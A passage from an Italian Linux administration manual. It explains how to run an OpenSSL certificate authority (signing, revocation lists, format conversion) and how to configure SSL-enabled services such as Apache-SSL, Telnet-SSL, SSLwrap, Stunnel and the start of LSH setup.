Il certificato, in quanto tale, va conservato anche nella directory destinata a contenere la copia di quelli che verranno rilasciati in qualità di autorità di certificazione. Dal pezzo di configurazione mostrato in precedenza, la directory in questione è '`./demoCA/certs/`'. Questi file devono avere un nome che inizia con il loro numero di serie; dal momento che il numero del certificato dell'autorità stessa è il numero zero, il file deve chiamarsi obbligatoriamente '`./demoCA/certs/00.pem`':

```
$ cp ./demoCA/cacert.pem ./demoCA/certs/00.pem
```

Inoltre, i file in quella directory devono essere abbinati, ognuno, a un collegamento simbolico che esprime il codice di controllo del file stesso, più l'estensione '`.0`':

```
$ cd ./demoCA/certs
```

```
$ ln -s 00.pem ‘openssl x509 -hash -noout -in 00.pem‘.0
```

199.4.2 Rilascio di certificazioni

Per le operazioni di rilascio dei certificati, ovvero della firma di questi a partire dai file di richiesta relativi, occorre prendere confidenza con l'uso di alcuni file, contenenti rispettivamente l'indice dei certificati rilasciati e il numero di serie successivo che potrà essere utilizzato. Come è già stato spiegato in un altro capitolo, i certificati rilasciati da un'autorità di certificazione hanno un numero seriale progressivo; in base al pezzo di configurazione mostrato in precedenza, questo numero viene conservato nel file '`demoCA/serial`'. Il numero in questione viene annotato secondo una notazione esadecimale, tradotta in caratteri normali, ma senza alcun prefisso. In pratica, dopo aver predisposto il certificato della stessa autorità, occorre mettere in questo file la riga seguente, conclusa da un codice di interruzione di riga finale e nulla altro:

```
01
```

La creazione dei certificati incrementerà automaticamente questo numero;[2] inoltre, se non verrà specificato il file da creare, si otterrà direttamente un file corrispondente al suo numero di serie, con l'aggiunta dell'estensione consueta, collocato nella directory prevista per l'accumulo provvisorio: '`demoCA/newcerts/`' nel caso della configurazione di esempio a cui si continua a fare riferimento.

La creazione di un certificato aggiorna anche il file che ne contiene l'indice, che potrebbe essere '`demoCA/index.txt`'. Inizialmente, dopo la creazione del certificato dell'autorità stessa, questo indice è semplicemente un file vuoto; con la creazione dei certificati successivi, viene aggiunta una riga per ognuno di questi, che va intesa come un record suddiviso in campi separati da un carattere di tabulazione **singolo**. Viene mostrato subito l'esempio del record relativo a un primo certificato (diviso in due righe per motivi tipografici):

```
V       001213190753Z           01      unknown    ↩
↪/C=IT/ST=Italia/O=Dinkel/CN=dinkel.brot.dg/Email=tizio@dinkel.brot.dg
```

Nell'esempio non si vede, ma c'è un terzo campo nullo prima del valore '**`01`**'. I campi hanno il significato seguente:

1. lo stato del certificato, attraverso una lettera: «R», revocato, «E», scaduto, «V», valido;
2. la data di scadenza, scritta attraverso una stringa di cifre numeriche terminate da una lettera «Z» maiuscola, dove le coppie di cifre rappresentano rispettivamente: anno, mese, giorno, ore, minuti, secondi ('*AAMMGGHHMMSS* **`Z`**');
3. la data di revoca del certificato, scritta esattamente come nel caso del secondo campo, solitamente assente, a indicare che il certificato è ancora valido;
4. il numero di serie in esadecimale;
5. la collocazione del certificato (attualmente si tratta sempre della parola chiave '**`unknown`**');
6. i dati del titolare del certificato, ovvero il nome distintivo e l'indirizzo di posta elettronica di questo.

La creazione, ovvero la firma di un certificato si ottiene con il comando '**`openssl ca`**', fornendo in particolare il file contenente la richiesta. Per esempio, se si vuole accettare la richiesta costituita dal file '`richiesta.pem`', si potrebbe agire nel modo seguente:

```
$ openssl ca -in richiesta.pem
```

Avendo indicato esclusivamente il nome del file che contiene la richiesta, le altre informazioni sono state prese dalla configurazione. In base a quanto previsto dall'esempio mostrato inizialmente, per la firma è stata usata la chiave contenuta nel file '`demoCA/private/cakey.pem`', il file del certificato è stato creato nella directory '`demoCA/newcerts/`', con un nome corrispondente al suo numero di serie e con la solita estensione '`.pem`', ma soprattutto, è stata usata la sezione predefinita nel file di configurazione, ovvero '**`[ CA_default ]`**'. Volendo dichiarare tutto in modo esplicito, lo stesso comando avrebbe dovuto essere espresso nel modo seguente:

```
$ openssl ca -name CA_default -keyfile demoCA/private/cakey.pem ↩
↪-in richiesta.pem -out demoCA/newcerts/`cat demoCA/serial`
```

Questo comando richiede alcune conferme:

[2] È importante ribadire che se questo file contiene il valore n, l'ultimo certificato che è stato creato è quello corrispondente al numero $n - 1$.

```
Using configuration from /usr/lib/ssl/openssl.cnf
Check that the request matches the signature
Signature ok
The Subjects Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'Italia'
localityName          :PRINTABLE:'Tiziopoli'
organizationName      :PRINTABLE:'Dinkel'
commonName            :PRINTABLE:'dinkel.brot.dg'
emailAddress          :IA5STRING:'tizio@dinkel.brot.dg'
Certificate is to be certified until Dec 13 19:28:38 2000 GMT (365 days)
```

Sign the certificate? [y/n]:**y**[*Invio*]

1 out of 1 certificate requests certified, commit? [y/n]:**y**[*Invio*]

```
...
Data Base Updated
```

Una volta creato un certificato nel modo descritto, questo va collocato nella sua posizione definitiva, che in questo caso è la directory '`demoCA/certs/`', dove va creato il solito collegamento simbolico che rappresenta il suo codice di controllo (come è già stato mostrato più volte).

199.4.3 Revoca dei certificati

Se si incontra la necessità di revocare dei certificati prima della loro scadenza normale, si deve pubblicare un elenco di revoca, o CRL (*Certificate revocation list*). Questo elenco si produce con OpenSSL a cominciare dalla modifica del file contenente l'elenco dei certificati ('`./demoCA/index.txt`'), sostituendo la lettera «V» con la lettera «R» e inserendo la scadenza anticipata nel terzo campo. L'esempio seguente mostra il caso di due certificati che vengono revocati prima della scadenza:

```
R       001213192838Z   000113192840Z   01      unknown /C=IT/ST=Italia/…
R       001213202243Z   000113192840Z   02      unknown /C=IT/ST=Italia/…
```

Successivamente, basta usare il comando '**`openssl ca`**', con l'opzione '**`-gencrl`**':

$ **openssl ca -gencrl -out ./demoCA/crl/crl.pem**

Con questo esempio, viene creato il file '`./demoCA/crl/crl.pem`', contenente questo elenco di revoca, il cui contenuto può essere riletto con il comando seguente:

$ **openssl crl -text -in ./demoCA/crl/crl.pem**

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Treviso/O=Dinkel/CN=dinkel.brot.dg...
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    ...
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

199.4.4 Conversione nei formati

In generale, con OpenSSL si lavora con file (richieste, certificati, elenchi di revoca, ecc.) in formato PEM, che è in pratica una forma compatta dei dati, utilizzando però solo il codice ASCII a 7 bit. Ci sono situazioni in cui è necessario convertire questo formato in un altro, oppure è necessario acquisire dei dati da un formato diverso dal solito. In generale, quando si usano comandi che possono ricevere dati in ingresso, o quando si devono generare dati in uscita, sempre relativi a certificati e affini, si possono usare rispettivamente le opzioni '**`-inform`**' e '**`-outform`**', seguite dalla sigla del formato (non sono disponibili sempre tutti). Vengono mostrati alcuni esempi.

```
$ openssl x509 -in certificato.pem -outform der -out certificato.der
```

In questo modo si ottiene la conversione del certificato '`certificato.pem`' nel file '`certificato.der`', che risulta in formato DER (binario).

```
$ openssl crl -in crl.pem -outform der -out crl.der
```

Converte l'elenco di revoca '`crl.pem`' in formato DER, nel file '`crl.der`'.

199.5 Riferimenti

- *OpenSSL*

  <*http://www.openssl.org*>

- *SSL-Apache/OpenSSL/SSLeay Handbücher*, DFN-PCA, 2000

  <*http://www.dfn-pca.de/certify/ssl/handbuch/*>

- R. Housley, W. Ford, W. Polk, D. Solo, *RFC 2459: Internet X.509 Public Key Infrastructure -- Certificate and CRL Profile* 1999

  <*http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2459.html*>

  <*http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2459.txt*>

Applicazioni che usano OpenSSL

Alcune versioni di applicazioni comuni che hanno a che fare con la comunicazione di dati, incorporano le funzionalità crittografiche di certificazione e crittografia SSL/TLS, in particolare quelle che utilizzano proprio le librerie OpenSSL. Si tratta normalmente di versioni parallele a quelle «standard», che restano tali a causa delle leggi USA che limitano la distribuzione di software crittografico. Se la propria distribuzione GNU/Linux non dispone dei pacchetti relativi a questi programmi in versione SSL, si rischia di dovere provvedere da soli compilando i sorgenti, dopo che questi sono stati ottenuti da siti che si trovano al di fuori degli USA.

Per fortuna, per alcune di queste applicazioni c'è poco da aggiungere. In questo capitolo si raccolgono le sole informazioni necessarie per poterle utilizzare.

Oltre alle applicazioni predisposte per il protocollo SSL/TLS, si aggiungono dei programmi che fungono da proxy TCP,[1] per dare queste funzionalità ai servizi che non le hanno già. Tuttavia, proprio perché intervengono solo a livello del protocollo TCP, può essere impossibile l'utilizzo di questi quando il protocollo finale prevede l'apertura di connessioni aggiuntive attraverso porte non prestabilite. In pratica, diventa impossibile il loro uso per servizi FTP.

200.1 Aggiornare l'elenco dei servizi

Le varianti SSL/TLS dei servizi più comuni, prevedono porte di comunicazione diverse da quelle standard. In particolare, se il proprio file '`/etc/services`' non è già stato predisposto, è necessario aggiungere le righe seguenti, dove i commenti sono ovviamente opzionali:

```
https           443/tcp         # http TLS/SSL
https           443/udp
ssmtp           465/tcp         # smtp TLS/SSL
ssmtp           465/udp
nntps           563/tcp         # nttp TLS/SSL
nntps           563/udp
telnets         992/tcp         # telnet TLS/SSL
telnets         992/udp
imaps           993/tcp         # imap4 TLS/SSL
imaps           993/udp
ircs            994/tcp         # irc TLS/SSL
ircs            994/udp
pop3s           995/tcp         # POP3 TLS/SSL
pop3s           995/udp
ftps-data       989/tcp         # ftp TLS/SSL
ftps-data       989/udp
ftps            990/tcp         # ftp TLS/SSL
ftps            990/udp
```

È proprio l'utilizzo di queste porte che fa intendere ai servizi in ascolto che si intende instaurare una connessione protetta. Per fare un esempio comune, il fatto di utilizzare un URI che inizi per *`https://`* implica la richiesta di utilizzare un tunnel SSL/TLS per la certificazione e la crittografia, al contrario di un URI *`http://`* normale; inoltre, nello stesso modo, il protocollo HTTPS è precisamente il protocollo HTTP nel tunnel SSL/TLS.

[1] Qui si intende un proxy che non conosca il protocollo utilizzato effettivamente dal servizio che viene ridiretto, a parte la gestione TCP pura e semplice.

200.2 Opzioni comuni

Di solito, le applicazioni che incorporano le funzionalità SSL attraverso le librerie di OpenSSL, consentono l'uso dell'opzione '**`-z`**', alla quale va aggiunto un argomento. La tabella 200.1 mostra sinteticamente l'uso di questa opzione aggiuntiva.

Figura 198.1. Alcune opzioni comuni ai programmi che usano le librerie di OpenSSL.

Opzione	Descrizione
`-z ssl`	Utilizza esclusivamente il protocollo SSL.
`-z secure`	Se fallisce la negoziazione SSL non passa a una connessione normale.
`-z verify=`*n*	Definisce il livello di verifica della certificazione.
`-z cert=`*file*	Definisce il file contenente il certificato.
`-z key=`*file*	Definisce il file contenente la chiave privata RSA.
`-z cipher=`*elenco*	Definisce l'elenco di algoritmi crittografici preferiti.

200.3 Certificati dei servizi

In generale, per attivare un servizio che consente l'utilizzo del protocollo SSL, occorre che questo disponga di una chiave privata e di un certificato. In particolare, il certificato dovrebbe essere ottenuto da un'autorità di certificazione, ma in mancanza di questo lo si può creare in proprio. I programmi in questione, dal momento che offrono un servizio in modo autonomo, hanno la necessità di accedere alla chiave privata, senza poter interrogare l'amministratore. Di conseguenza, tale chiave non può essere protetta e di solito viene creato un file unico sia per la chiave privata, sia per il certificato.

Il file contenente il certificato e la chiave, ha solitamente un nome corrispondente a quello dell'applicazione, con l'aggiunta dell'estensione '`.pem`', collocato normalmente nella directory '`/etc/ssl/certs/`', o in un'altra simile. Supponendo che la directory da utilizzare sia proprio questa, si può generare in proprio il certificato dell'applicazione «prova», incorporando anche la chiave privata, nel modo seguente:

```
# cd /etc/ssl/certs

# openssl req -new -x509 -nodes -out prova.pem -keyout prova.pem

# chmod 600 prova.pem

# ln -s prova.pem `openssl x509 -noout -hash -in prova.pem`.0
```

Dal momento che deve essere creata una chiave privata non protetta, altrimenti il servizio non potrebbe funzionare, il file che si genera non deve avere alcun permesso di accesso per gli utenti estranei, esattamente come si vede nell'esempio.

Dal momento che si tratta di un certificato che serve a identificare un servizio, il campo CN deve contenere il nome di dominio completo attraverso il quale vi si accede.

Di solito, la directory in cui vengono collocati i certificati di questi servizi, non dipende dalla configurazione di OpenSSL. In effetti, a parte il problema di crearli, questi vengono poi gestiti dai servizi stessi: saranno questi che eventualmente devono essere configurati per poter ritrovare i loro certificati.

200.4 Apache-SSL

Su Apache esistono già diversi capitoli; in particolare il capitolo 160. In questa sezione si vogliono mostrare solo alcuni particolari che riguardano Apache-SSL, [2] ovvero quella versione che contiene le estensioni offerte da OpenSSL.

200.4.1 Installazione e configurazione di Apache-SSL

Quando si installa Apache-SSL occorre provvedere prima a disinstallare, o almeno disattivare, il servente Apache normale, o altro servente HTTP. Convenzionalmente, i file di configurazione di Apache-SSL non dovrebbero andare a sovrapporsi a quelli della versione normale di Apache: in condizioni normali potrebbe trattarsi della directory '`/etc/apache-ssl/`'.

In questa directory si trovano i file di configurazione consueti: '`access.conf`', '`httpd.conf`' e '`srm.conf`'. Oltre a questi, deve essere creato il file contenente la chiave privata e il certificato che serve al servizio per potersi identificare nei confronti dei clienti: '`httpsd.pem`', oppure '`apache.pem`', o un altro nome in base alla configurazione.

Questo file, a meno di averlo ottenuto da un'autorità di certificazione, deve essere creato in proprio. Dovrebbe essere lo stesso sistema di installazione che si occupa di crearlo; in alternativa, disponendo dei sorgenti, si ottiene con il comando '**`make certificate`**', oppure nel modo già visto in questo capitolo, tenendo conto che di solito Apache-SSL si aspetta di trovarlo nella stessa directory in cui si trovano gli altri file di configurazione (basta controllare il contenuto di '`httpd.conf`' per determinare il nome di questo file e la sua collocazione).

Le novità della configurazione di Apache-SSL riguardano il file '`httpd.conf`' e nel seguito vengono descritte brevemente solo le direttive più importanti riferite alle connessioni SSL.

```
ServerType standalone
```

Allo stato attuale, Apache-SSL può funzionare solo in modo indipendente dal supervisore dei servizi di rete, per cui la direttiva '**`ServerType standalone`**' è obbligatoria.

Apache-SSL deve essere in grado di comunicare sia in chiaro, sia in modo cifrato. La distinzione avviene in base all'uso delle porte. In condizioni normali, la porta 80 è quella usata di consueto per le connessioni normali, mentre la porta 443 è riservata per le comunicazioni cifrate.

```
Port 80
```

Come si vede nell'esempio, viene abilitata espressamente la porta 80; in seguito, con la direttiva '**`Listen`**', viene esteso l'ascolto anche alla porta 443.

```
Listen 80
Listen 443
```

Con queste due direttive, viene confermato l'ascolto sulla porta 80 e si aggiunge anche la porta 443 necessaria per le comunicazioni SSL (cifrate).

```
# Set SSLVerifyClient to:
# 0 if no certicate is required
# 1 if the client may present a valid certificate
# 2 if the client must present a valid certificate
# 3 if the client may present a valid certificate but it is not required to
#   have a valid CA
SSLVerifyClient 0
```

Inizialmente, a meno che si pretenda di ottenere un certificato valido dai clienti, è bene disattivare la verifica dei clienti stessi, come si vede nell'esempio.

[2] **Apache-SSL** software libero con licenza speciale

```
SSLDisable
```

In generale conviene organizzare l'abilitazione della crittografica SSL attraverso la distinzione in domini virtuali (come verrà mostrato). Per questo, conviene disabilitare a livello globale la crittografia SSL, riservandosi poi di abilitarla nei domini virtuali preferiti.

```
SSLCACertificatePath /etc/apache-ssl
SSLCertificateFile /etc/apache-ssl/apache.pem
```

Queste due direttive servono a definire la directory contenente i file dei certificati e il percorso assoluto del file di certificazione del servizio, che in questo caso è '`/etc/apache-ssl/apache.pem`'.

```
<VirtualHost localhost:443>
    SSLEnable
    DocumentRoot /home/httpd/html-ssl/
</VirtualHost>

<VirtualHost dinkel.brot.dg:443>
    SSLEnable
    DocumentRoot /home/httpd/html-ssl/
</VirtualHost>
```

Queste due definizioni di domini virtuali servono a stabilire che: accedendo localmente, utilizzando quindi il nome *`localhost`*, oppure accedendo dall'esterno utilizzando il nome *`dinkel.brot.dg`*, ma attraverso la porta 433, si entra in un dominio virtuale, dove il nome non cambia, ma la directory iniziale corrisponde a '`/home/httpd/html-ssl/`'. È all'interno di queste definizioni che viene abilitata la comunicazione cifrata via SSL.

200.4.2 Accesso al servizio cifrato

Per accedere a un servizio HTTP-SSL in forma cifrata, è sufficiente indicare il protocollo HTTPS, ovvero, *`https://`*. La cosa riguarda tutti i clienti che siano compatibili con questo protocollo; esistono anche versioni di Lynx e Links, realizzate per questo scopo.

Se il cliente è in grado di tenere traccia delle informazioni sulla certificazione, si accorgerà che l'identità mostrata dal servente non è conosciuta. Si osservi la figura 200.1 che mostra quello che potrebbe succedere quando si tenta per la prima volta di accedere al servizio HTTPS offerto dall'elaboratore *`dinkel.brot.dg`*.

Figura 200.1. Avvertimento da parte di un navigatore nel momento in cui si tenta di accedere attraverso il protocollo HTTPS a un sito il cui certificato è firmato da un'autorità sconosciuta.

In effetti, il navigatore che si vede nella figura offre un'ottima opportunità per controllare che il proprio certificato, per quanto non valido, sia realizzato correttamente.

200.5 Telnet-SSL

Esiste anche una versione di Telnet in grado di utilizzare il tunnel SSL. [3] In generale non c'è alcun problema di configurazione, a parte la necessità di disporre di un certificato, completo di chiave privata in chiaro, rappresentato di solito dal file '`telnetd.pem`', che dovrebbe essere generato automaticamente dal programma di installazione e inserito probabilmente nella directory '`/etc/ssl/certs/`'. Eventualmente, questo file (e il collegamento simbolico relativo) può essere ricostruito attraverso i comandi già visti all'inizio del capitolo.

Una volta installato il demone '**`in.telnetd`**' e il programma cliente '**`telnet`**' nella versione SSL, non serve altro. Al massimo, è il caso di verificare che il cliente sia in grado di connettersi con un servizio SSL. Il modo migliore è quello di farlo attraverso un altro servizio basato su SSL di cui si è già sicuri. L'esempio seguente mostra una connessione con un servente HTTPS, dal quale si preleva la pagina di ingresso al sito; si osservi in particolare l'uso dell'opzione '**`-z ssl`**' per utilizzare espressamente il protocollo SSL:

```
$ telnet -z ssl dinkel.brot.dg https
```

`GET / HTTP/1.0`[*Invio*]

---

[3] **Telnet-SSL** UCB BSD

[*Invio*]

```
HTTP/1.1 200 OK
Date: Fri, 03 Dec 1999 16:42:41 GMT
Server: Apache/1.3.3 Ben-SSL/1.29 (Unix) Debian/GNU
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Index of /</TITLE>
 </HEAD>
 <BODY>
<H1>Index of /</H1>
...
</BODY></HTML>
Connection closed by foreign host.
```

È interessante notare che la connessione TELNET cifrata via SSL può essere negoziata anche attraverso la porta 23 normale. In alternativa, si può distinguere l'avvio del servente TELNET, nell'ambito della configurazione del supervisore dei servizi di rete, in modo da usare o meno la comunicazione cifrata. L'esempio seguente si riferisce a Inetd, con il file '`/etc/inetd.conf`':

```
telnet   stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnets  stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd -z secure
```

200.6 SSLwrap

SSLwrap [4] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. In altri termini si tratta di un proxy che, ricevendo connessioni attraverso le porte SSL/TLS, ripete le richieste ai servizi reali attraverso le porte normali.

Figura 200.2. Principio di funzionamento di SSLwrap.

```
   .---------.                                .---------.
   | Cliente | 1046   connessione HTTPS   443 | SSLwrap |
   |  HTTPS  |- - - - - - - - - - - - - - - - |         |
   `---------'                                `---------'
                                                   | 1053
                                                   |
                                                   | connessione
                                                   | HTTP          .----------.
                                                   |            80 | Servente |
                                                   `- - - - - - - -|   HTTP   |
                                                                   `----------'
```

La figura 200.2 mostra schematicamente un esempio di ciò che avviene. In particolare si vede l'uso delle porte, dove i numeri 1046 e 1053 sono solo un esempio di porte non privilegiate, utilizzate dinamicamente.

Da quanto espresso si dovrebbe intendere anche che SSLwrap può funzionare in un elaboratore distinto rispetto a quello che ospita i servizi per i quali è stato attivato. Naturalmente, nel tragitto che collega SSLwrap al servizio reale, i dati viaggiano in chiaro.

Un effetto collaterale dell'utilizzo di SSLwrap sta nel fatto che i servizi reali si trovano a comunicare sempre con lo stesso nodo, senza sapere da dove vengono realmente le richieste di connessione e senza poter applicare alcuna politica di filtro. SSLwrap è in grado di funzionare sia attraverso il controllo del supervisore dei servizi di rete, sia in modo indipendente; tuttavia, attraverso il supervisore dei servizi di rete e poi anche il TCP wrapper è possibile attuare le consuete politiche di filtro e di controllo degli accessi, anche attraverso il protocollo IDENT.

[4] **SSLwrap** GNU GPL

200.6.1 Avvio

SSLwrap si compone dell'eseguibile '**`sslwrap`**', che svolge il ruolo di demone, autonomo o sottoposto al controllo del supervisore dei servizi di rete.

```
sslwrap [opzioni] -port porta-servizio-originale [-accept porta-servizio-ssl]
```

Lo schema sintattico mostra in particolare l'uso obbligato dell'opzione '**`-port`**', con la quale si specifica la porta del servizio originale, a cui ridirigere le richieste che invece provengono dalla porta SSL corrispondente. Si vede anche che l'opzione '**`-accept`**' permette di stabilire il numero di porta SSL da utilizzare per attendere le richieste; porta che non va indicata se si opera attraverso il controllo del supervisore dei servizi di rete (perché in tal caso i dati provengono dallo standard input).

In condizioni normali, si presume che il servizio standard sia collocato nello stesso nodo in cui è in funzione SSLwrap, per cui si intende implicitamente che si tratti di 127.0.0.1. Diversamente si deve utilizzare l'opzione '**`-addr`**'.

La tabella 200.2 elenca le opzioni più importanti della riga di comando di '**`sslwrap`**'.

Tabella 200.2. Alcune opzioni della riga di comando di '**`sslwrap`**'.

Opzione	Descrizione
`-addr` *indirizzo-ip*	Indirizzo IP del servizio originale.
`-port` *porta*	Porta del servizio originale.
`-accept` *porta*	Porta SSL per ricevere le richieste.
`-verify`	Attiva la verifica del certificato della controparte.
`-Verify`	La controparte deve avere un certificato valido.
`-cert` *file*	Certificato in formato PEM.
`-key` *file*	Chiave privata in formato PEM (se non è già nel certificato).
`-without_pid`	Non crea il file contenente il numero del processo.

200.6.2 Utilizzo pratico

È probabile che la propria distribuzione sia organizzata in modo tale da configurare interattivamente il funzionamento di SSLwrap, aggiornando il file '`/etc/inetd.conf`' (nel caso si utilizzi Inetd come supervisore dei servizi di rete), oppure predisponendo gli script necessari nell'ambito della procedura di inizializzazione del sistema. Tuttavia, vale la pena di vedere ugualmente cosa si dovrebbe fare intervenendo manualmente.

Qui si presume che si utilizzi un certificato unico, completo di chiave privata, corrispondente al file '`/etc/ssl/certs/sslwrap.pem`'.

Nel caso del funzionamento sotto il controllo del supervisore dei servizi di rete, basta modificare il file '`/etc/inetd.conf`' aggiungendo le righe seguenti, che qui appaiono tutte spezzate a metà per motivi tipografici:

```
https           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 80  -without_pid
ssmtp           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 25  -without_pid
nntps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 119 -without_pid
```

```
telnets         stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 23  -without_pid
imaps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 143 -without_pid
ircs            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 194 -without_pid
pop3s           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 110 -without_pid
ftps-data       stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 20  -without_pid
ftps            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 21  -without_pid
```

Naturalmente, non è necessario attivare tutti i presunti servizi SSL, eventualmente commentando le righe che non servono.[5] Inoltre, nel caso che i servizi reali si trovino in un altro elaboratore, si può aggiungere l'opzione '**`-addr`**', come già descritto.

Per utilizzare '**`sslwrap`**' come demone autonomo, si può usare un comando simile a quello seguente, che si riferisce al caso del protocollo HTTPS:

```
# sslwrap -cert /etc/ssl/certs/sslwrap.pem -port 80 -accept 443 &
```

Logicamente, questo e altri comandi simili per gli altri servizi SSL vanno messi convenientemente in uno script adatto alla procedura di inizializzazione del sistema.

200.7 Stunnel

Stunnel [6] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. Ma in aggiunta a quanto fa già SSLwrap, può essere usato anche per la funzionalità opposta, utilizzando un cliente che non è in grado di gestire il protocollo SSL/TLS.

In particolare, Stunnel non può essere messo sotto il controllo del supervisore dei servizi di rete, mentre può controllare i programmi che lo stesso supervisore dei servizi di rete gestisce.

200.7.1 Avvio

Stunnel si compone dell'eseguibile '**`stunnel`**', che svolge il ruolo di demone autonomo, in grado di contattare un servizio già in ascolto di una porta TCP o di avviare un programma come fa il supervisore dei servizi di rete.

`stunnel` [*opzioni*]

Tabella 200.3. Alcune opzioni della riga di comando di '**`stunnel`**'.

Opzione	Descrizione
`-c`	Modalità «cliente»: il cliente si connette in chiaro e il servizio originale è SSL/TLS.
`-T`	Proxy trasparente, quando il sistema lo consente.
`-p` *file*	Certificato in formato PEM, che non si usa nella modalità «cliente».
`-v` [`1`|`2`|`3`]	Attiva la verifica del certificato.
`-v 1`	Verifica il certificato della controparte se presente.

[5] Soprattutto nel caso di servizi che per loro natura non si lasciano gestire semplicemente in questo modo, come avviene per il protocollo FTP.

[6] **Stunnel** GNU GPL

Opzione	Descrizione
`-v 2`	Verifica il certificato della controparte.
`-v 3`	Verifica la controparte con i certificati disponibili localmente.
`-a` *directory*	Directory contenente i certificati per la verifica '**`-v 3`**'.
`-d` *porta*	Porta di ascolto per le richieste di connessione.
`-l` *programma* [`--` *argomenti*]	Avvio di un programma compatibile con il supervisore dei servizi di rete.
`-r` [*indirizzo-ip*`:`]*porta*	Servizio remoto da contattare.

200.7.2 Utilizzo pratico

Stunnel non ha una destinazione di utilizzo ben precisa, per cui occorre decidere prima cosa farne, quindi intervenire in modo appropriato nella configurazione del sistema. In generale, trattandosi di un demone che può funzionare solo in modo autonomo, non si deve intervenire nella configurazione del supervisore dei servizi di rete; al massimo si possono predisporre degli script per la procedura di inizializzazione del sistema. Vengono mostrati alcuni esempi, tenendo conto che il certificato riferito al servente si trova nel file '`/etc/ssl/certs/stunnel.pem`'.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 80`**

  In questo caso, molto semplice, si avvia il demone in modo da dare al servizio HTTP locale la possibilità di essere raggiunto attraverso il protocollo HTTPS. In pratica, il demone resta in ascolto della porta locale 443, per connessioni SSL/TLS, funzionando come proxy nei confronti della porta locale 80, con la quale la comunicazione avviene in chiaro.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 192.168.1.2:80`**

  Come nell'esempio precedente, ma il servizio HTTP si trova in un nodo preciso, 192.168.1.2, che si presume essere diverso da quello locale.

- `#` **`stunnel -c -d 80 -r 192.168.1.5:443`**

  Il demone funziona in modalità cliente in attesa di connessioni in chiaro attraverso la porta locale 80, mentre contatta per converso la porta 443, nel nodo 192.168.1.5, utilizzando in questo caso la crittografia SSL/TLS.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 993 ↩`**
  `↪-l /usr/sbin/imapd -- imapd`

  Il demone resta in ascolto della porta 993 (IMAPS) e utilizza lo standard output per comunicare con una copia di '**`imapd`**', in chiaro. Si osservi la necessità di ripetere il nome del demone '**`imapd`**' come primo argomento dello stesso.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 993 ↩`**
  `↪-l /usr/sbin/tcpd -- /usr/sbin/imapd`

  Come nell'esempio precedente, ma aggiungendo il controllo da parte del TCP wrapper.

LSH

LSH [1] è un sistema di comunicazione cifrata che consente di sostituirsi alle funzionalità di una shell remota, quale '**`rsh`**'. Il suo sviluppo è nato dalla necessità di realizzare qualcosa di simile e compatibile con il protocollo di Secure Shell (capitolo 202), ovvero quello che qui viene chiamato protocollo SECSH, secondo lo spirito del software libero, anche alla luce della sua standardizzazione attraverso il lavoro di *IETF SECSH Working Group*, <*http://www.ietf.org/html.charters/secsh-charter.html*>.

LSH si compone principalmente di quattro eseguibili essenziali: '**`lshd`**', il demone che offre il servizio; '**`lsh`**' (oppure '**`lshc`**'), il programma cliente; '**`lsh-keygen`**' e '**`lsh-writekey`**', per generare e memorizzare le chiavi pubbliche e private.

Attualmente, LSH non prevede file di configurazione, per cui i programmi ricevono le opzioni di funzionamento esclusivamente attraverso la riga di comando.

> Il nome di questo programma coincide con quello di una shell normale (per l'uso locale del sistema operativo). Per questa ragione, il programma eseguibile '**`lsh`**', inteso come la parte cliente della comunicazione, potrebbe avere un altro nome, per esempio '**`lshc`**', onde evitare conflitti.

201.1 Attivazione del servizio LSH

Perché sia possibile attivare il servizio per ricevere connessioni secondo il protocollo SECSH, è necessario avviare il demone '**`lshd`**', il quale però richiede una coppia di chiavi, privata e pubblica, che deve essere realizzata preventivamente attraverso '**`lsh-keygen`**' e '**`lsh-writekey`**'.

